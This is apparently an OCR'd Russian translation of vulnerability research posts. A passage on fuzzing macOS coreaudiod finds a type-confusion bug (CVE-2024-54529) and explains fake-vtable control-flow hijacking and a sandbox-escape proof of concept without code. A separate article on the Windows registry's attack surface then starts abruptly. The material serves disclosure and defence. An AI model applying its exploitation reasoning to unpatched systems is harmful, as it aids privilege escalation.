
```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
    FuzzedDataProvider fuzz_data(data, size);
    while (fuzz_data.remaining_bytes() >= MACH_MSG_MIN_SIZE) {
        uint32_t id = fuzz_data.ConsumeIntegralInRange<uint32_t>(1010000, 1010062);
        switch (id) {
        case 1010000: send_XSystem_Open_msg(fuzz_data); break;
        case 1010001: send_XSystem_Close_msg(fuzz_data); break;
        case 1010002: send_XSystem_GetObjectInfo_msg(fuzz_data); break;
        }
    }
}
```

Затем управление покрытием развивает и аргументы, и порядок вызовов. Образцы корпуса естественным образом научились начинать с `_XSystem_Open`, прежде чем обращаться к API, требующим клиента.

Итерация 3: подмена ошибочной и ненужной функциональности

Инициализация пыталась зарегистрировать `com.apple.audio.audiohald`, который уже принадлежал демону launchd. Поскольку для прямого вызова порт службы не нужен, подмена dyld заменила `bootstrap_check_in` заглушкой, предоставляющей ненулевой порт и возвращающей `KERN_SUCCESS`.

Другой повторяющийся сбой возникал, когда `_WriteSetting` передавала нулевой список свойств в `CFRelease`:




Это был не связанный с безопасностью блокер стенда. Перехватчик TinyInst проверял `RDX`; для нулевого plist он задавал возвращаемое значение, перемещал `RIP` на сохранённый адрес возврата, корректировал `RSP` и пропускал ошибочное тело функции. API Jackalope `CreateInstrumentation` устанавливал этот перехватчик для каждой итерации, позволяя покрытию пройти дальше прерывания.

Итерация 4: улучшение структуры образцов

Пробелы покрытия раскрывают грамматику входных данных цели и направляют создание всё более структурированных данных.

Синтаксические проверки обработчиков сообщений

Несколько обработчиков отклоняли почти каждый образец из-за неудачных фиксированных синтаксических проверок MIG:



Для `_XIOContext_SetClientControlPort` стенд фиксировал обязательные поля, такие как размер сообщения `0x34` и необходимые биты параметров, оставляя семантически интересные поля изменяемыми. Добавление этих ограничений увеличило покрытие примерно на 2000 процентов.

Внестрочные данные сообщений (OOL)

Сбои в `mig_deallocate` сначала казались возможностью управляемого злоумышленником освобождения. Это были ложные срабатывания: Mach-сообщения могут содержать внестрочные дескрипторы, указывающие на память клиента, а ядро обычно проверяет владение и доступность до доставки.

Прямой стенд обходил эти проверки и передавал произвольные указатели. Его обновили так, чтобы он выделял допустимые OOL-буферы и помещал их настоящие адреса в дескрипторы, воспроизводя условие, которому удовлетворяло бы сообщение, прошедшее через `mach_msg`.

Уровень аппаратных абстракций (HAL)

`com.apple.audio.audiohald` предоставляет уровень аппаратных абстракций для устройств, плагинов и настроек. Внутри `coreaudiod` эти ресурсы представлены объектами C++, производными от `HALS_Object`.

Сначала клиент регистрируется через `_XSystem_Open`. `HALS_System::AddClient` использует токен аудита Mach, чтобы создать объект `clnt` для последующей авторизации и сопоставления запросов. Конструктор `HALS_Object` захватывает глобальный мьютекс, назначает следующий идентификатор объекта и вызывает `HALS_ObjectMap::MapObject`.

Карта хранит разнородные объекты в связанной структуре кучи. Для их перечисления и дампа использовался перехватчик TinyInst:

```
➜  jackalope-harness git:(valid-object-ids) ✗ ./object-dumper-attach -instrument_modul
e CoreAudio -generate_unwind -pid `pgrep coreaudiod` | head -n 100
Instrumented module CoreAudio, code size: 7598080
OnModuleInstrumented: Looks like we made it!
base address: 323518464
sObjectInfoList located at 0x7f9d98007ac0
First item: 0x7f9d91059000, Last item: 0x7f9d9105e4f0

************ OBJECT DUMP ***************
Object ID: 1
Object Type (offset 28): sysa
Object SubType (offset 32): sysa
Raw memory contents at offset 0x0 of object:
Memory dump at 0x7f9d98811018:
7F9D98811018: C0 FD E4 50 F8 7F 00 00 01 00 00 00 03 06 01 00  |...P............|
7F9D98811028: 01 01 68 75 01 00 49 6E 01 00 00 00 73 79 73 61  |..hu..In....sysa|
7F9D98811038: 73 79 73 61 00 00 00 00 20 64 E8 50 F8 7F 00 00  |sysa.... d.P....|
7F9D98811048: 00 FF 30 2D 00 00 00 00 5A 54 55 4D 00 00 00 00  |..0-....ZTUM....|
7F9D98811058: 00 00 00 00 A0 20 00 00 00 00 00 00 5A 54 55 4D  |..... ......ZTUM|
7F9D98811068: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F9D98811078: FF FF FF FF FF FF FF FF AF EF 7E 67 62 80 FF FF  |..........~gb...|
7F9D98811088: 5A 54 55 4D 5A 54 55 4D 48 4F 70 87 9D 7F 00 00  |ZTUMZTUMHOp.....|
7F9D98811098: 30 4F 70 87 9D 7F 00 00 00 00 00 00 00 00 00 00  |0Op.............|
7F9D988110A8: 00 00 00 00 00 00 00 00 B8 48 E8 50 F8 7F 00 00  |.........H.P....|
7F9D988110B8: 5A 54 55 4D 00 00 00 00 00 00 00 00 A0 20 00 00  |ZTUM......... ..|
```


Большинство обработчиков сообщений принимает целочисленный идентификатор объекта из тела сообщения и вызывает `HALS_ObjectMap::CopyObjectByObjectID`. Затем они приводят или используют возвращённый указатель в соответствии с операцией. Например, `_XSystem_GetObjectInfo` проверяет результат на null перед доступом к объекту, но сам поиск в карте не гарантирует конкретный производный тип.

Интересный сбой

При классификации сбоев в конце концов было найдено нарушение доступа при косвенном вызове внутри `_XIOContext_Fetch_Workgroup_Port`:

```
(lldb) c
Process 14685 resuming
Process 14685 stopped
* thread #8, queue = 'com.apple.audio.system-event', stop reason = EXC_BAD_ACCESS (code=EXC_I386_GPFLT)
    frame #0: 0x00007ff8160db79d CoreAudio`_XIOContext_Fetch_Workgroup_Port + 294
CoreAudio`_XIOContext_Fetch_Workgroup_Port:
->  0x7ff8160db79d <+294>: call   qword ptr [rax + 0x168]
    0x7ff8160db7a3 <+300>: mov    dword ptr [rbx + 0x1c], eax
    0x7ff8160db7a6 <+303>: mov    rdi, r13
    0x7ff8160db7a9 <+306>: call   0x7ff816095818 ; HALS_ObjectMap::ReleaseObject(HALS_Object*)
(lldb) bt
* thread #8, queue = 'com.apple.audio.system-event', stop reason = EXC_BAD_ACCESS (code=EXC_I386_GPFLT)
  * frame #0: 0x00007ff8160db79d CoreAudio`_XIOContext_Fetch_Workgroup_Port + 294
    frame #1: 0x00007ff8160dcc81 CoreAudio`HALB_MIGServer_server + 84
    frame #2: 0x00007ff8131ec032 libdispatch.dylib`dispatch_mig_server + 362
    frame #3: 0x00007ff815db32ed CoreAudio`invocation function for block in AMCP::Utility::Dispatch_Que
ue::install_mig_server(unsigned int, unsigned int, unsigned int (*)(mach_msg_header_t*, mach_msg_header
_t*), bool, bool) + 42
    frame #4: 0x00007ff8131d17e2 libdispatch.dylib`_dispatch_client_callout + 8
    frame #5: 0x00007ff8131d436d libdispatch.dylib`_dispatch_continuation_pop + 511
    frame #6: 0x00007ff8131e4c83 libdispatch.dylib`_dispatch_source_invoke + 2077
    frame #7: 0x00007ff8131d77ba libdispatch.dylib`_dispatch_lane_serial_drain + 322
    frame #8: 0x00007ff8131d83e2 libdispatch.dylib`_dispatch_lane_invoke + 377
    frame #9: 0x00007ff8131d9393 libdispatch.dylib`_dispatch_workloop_invoke + 782
    frame #10: 0x00007ff8131e20db libdispatch.dylib`_dispatch_root_queue_drain_deferred_wlh + 271
    frame #11: 0x00007ff8131e19dc libdispatch.dylib`_dispatch_workloop_worker_thread + 659
    frame #12: 0x00007ff813375c7f libsystem_pthread.dylib`_pthread_wqthread + 326
    frame #13: 0x00007ff813374bdb libsystem_pthread.dylib`start_wqthread + 15
(lldb)
```

Недопустимое значение RAX поступало непосредственно из `HALS_ObjectMap::CopyObjectByObjectID`:




Обработчик выполнял четыре шага:

1. Получал `HALS_Object` по идентификатору, контролируемому Mach-сообщением.
2. Читал указатель `a1` по смещению объекта `0x68`.
3. Читал указатель `a2` по нулевому смещению `a1`.
4. Вызывал указатель функции по смещению `0x168` от `a2`.

Ничто в этой последовательности не устанавливало, что результат общей карты действительно принадлежит ожидаемому классу контекста ввода-вывода.

Что пошло не так?

Для настоящего объекта `ioct` (`IOContext`) смещение `0x68` указывает на объект с ожидаемой таблицей виртуальных функций, а вызов получает его порт рабочей группы. Фаззер передал идентификатор другого класса `HALS_Object`. Обработчик интерпретировал эту иную схему как состояние IOContext и выполнил недопустимый косвенный вызов.



Атакующий, способный влиять на данные, читаемые по смещению `0x68`, может перенаправить поток управления через поддельную таблицу виртуальных функций. Выбор объекта меньшего размера, чем ожидаемая схема, может вместо этого вызвать чтение за пределами памяти.

Затронутые функции

Несколько обработчиков делали такое же непроверенное предположение:

Обработчик Mach-сообщения	Затронутая процедура
`_XIOContext_Fetch_Workgroup_Port`	`_XIOContext_Fetch_Workgroup_Port`

`_XIOContext_Start`	Блок `HALS_IOContext::HasEnabledInputStreams`
`_XIOContext_StartAtTime`	Блок `HALS_IOContext::GetNumberStreams`
`_XIOContext_Start_With_WorkInterval`	Блок `HALS_IOContext::HasEnabledInputStreams`
`_XIOContext_SetClientControlPort`	`_XIOContext_SetClientControlPort`
`_XIOContext_Stop`	`_XIOContext_Stop`

Другие обработчики уже выполняли правильные проверки. Например, `_XIOContext_PauseIO` проверяет тип `ioct` полученного объекта перед его использованием:

```
xor     r13d, r13d
mov     edi, r14d       ; this
call    HALC_ProxyObjectMap__CopyObjectByObjectID
mov     r14, rax
test    rax, rax
jz      loc_7FF813A4D8CA
mov     edi, [r14+0Ch]  ; this
call    HALB_Info::IsStandardClass(uint)
xor     al, 1
movzx   eax, al
cmp     dword ptr [r14+rax*4+0Ch], 'ioct'
jnz     loc_7FF813A4D8BF
lea     rsi, aHalcIocontextP ; "HALC_IOContext_PauseIO"
lea     rdi, [rbp+var_68]
mov     r13, r14
call    std::string::basic_string<0>(char const*)
mov     rdi, r14        ; this
call    HALC_ProxyObjectMap::RetainObject(HALC_ProxyObject *)
lea     r15, [rbp+var_48]
mov     [r15-8], r14
```


Создание доказательства концепции

Поскольку стенд выполняется после проверок ядра, находка требовала сквозного подтверждения. Доказательство концепции отправило специально созданный запрос в `coreaudiod` через настоящий API `mach_msg` в macOS Sequoia 15.0.1 и воспроизвело ошибку, подтвердив настоящий примитив побега из песочницы, а не очередное ложное срабатывание проверки OOL.


Аутентификация указателей Apple Silicon усложняет эксплуатацию через поддельную таблицу виртуальных функций, поскольку атакующему нужны допустимые подписанные указатели. Нативное выполнение внутри подписанного Apple процесса может предоставить необходимую возможность подписания. Описанные анализ и тестирование выполнялись в macOS x86-64.

Как Apple исправила проблему

О проблеме сообщили 9 октября 2024 года, а 11 декабря она была исправлена как CVE-2024-54529 в macOS Sequoia 15.2, Sonoma 14.7.2 и Ventura 13.7.2. В рекомендации Apple говорилось о возможном выполнении кода с привилегиями ядра, хотя наблюдаемый контекст процесса принадлежал группе `_coreaudiod`, а не ядру.



Исправление проверяет, что каждый полученный `HALS_Object` имеет тип `ioct`, прежде чем разыменовывать поля конкретного класса и выполнять косвенный вызов:



Смещение поля также изменилось с `0x68` на `0x70`, по-видимому из-за не связанного с проблемой развития структуры.

Рекомендации

Проверка типа должна находиться в `CopyObjectByObjectID` или типизированной обёртке, принимающей ожидаемый класс и отклоняющей несовпадения. Централизация проверки не позволит вызывающим сторонам случайно интерпретировать результат общей карты как конкретный производный класс.

Заключение

Фаззинг на основе знаний позволил быстро создать прототип, постепенно восстановить грамматику сообщений и модель состояния CoreAudio и обнаружить серьёзную ошибку. В части II рассматривается попытка эксплуатации CVE-2024-54529.

Приключения с реестром Windows, часть 7: анализ поверхности атаки

В первых шести частях было показано, что представляет собой реестр Windows и как он работает с точки зрения клиентов, формата `regf` и реализации ядра. Эта основа важна, поскольку при исследовании безопасности необходимо выяснить не только как ведёт себя код, но и почему он был спроектирован именно так и какие предположения унаследовали появившиеся позднее функции.

В этой статье мы перейдём к поверхности атаки реестра. То, что начиналось как быстрая проверка инфраструктуры фаззинга, превратилось примерно в два года ручного исследования и к моменту публикации привело к 53 CVE Microsoft. Мы рассмотрим свойства кодовой базы, допускающие появление уязвимостей, точки входа, последствия и примитивы эксплуатации, а также практическую стратегию фаззинга.

Реестр обладает несколькими фундаментальными характеристиками безопасности:

• В первую очередь это поверхность для локального повышения привилегий. Компонент Remote Registry сравнительно невелик и обычно недоступен из Интернета.
• Это крупная, старая и сложная подсистема, написанная на небезопасном для памяти языке C, поэтому логические ошибки и нарушения безопасности памяти могут сохраняться в ней много лет.
• Её каноническая реализация находится в `ntoskrnl.exe` и не отключается такими средствами защиты, как блокировка win32k.
• Большая часть функциональности доступна обычным пользователям; повышение привилегий со среднего уровня целостности до ядра является реалистичной моделью угроз.
• В реестре хранятся критически важные для безопасности настройки, учётные данные и разрешения, поэтому несанкционированное чтение или изменение данных существенно даже без выполнения кода.
• Современные механизмы плохо документированы, и их трудно фаззить без значительного обратного проектирования, что повышает порог входа для исследователей.

Свойства безопасности

Эти особенности делают реестр привлекательной целью для аудита на предмет повышения привилегий. Несколько свойств реализации дополнительно усиливают этот потенциал.

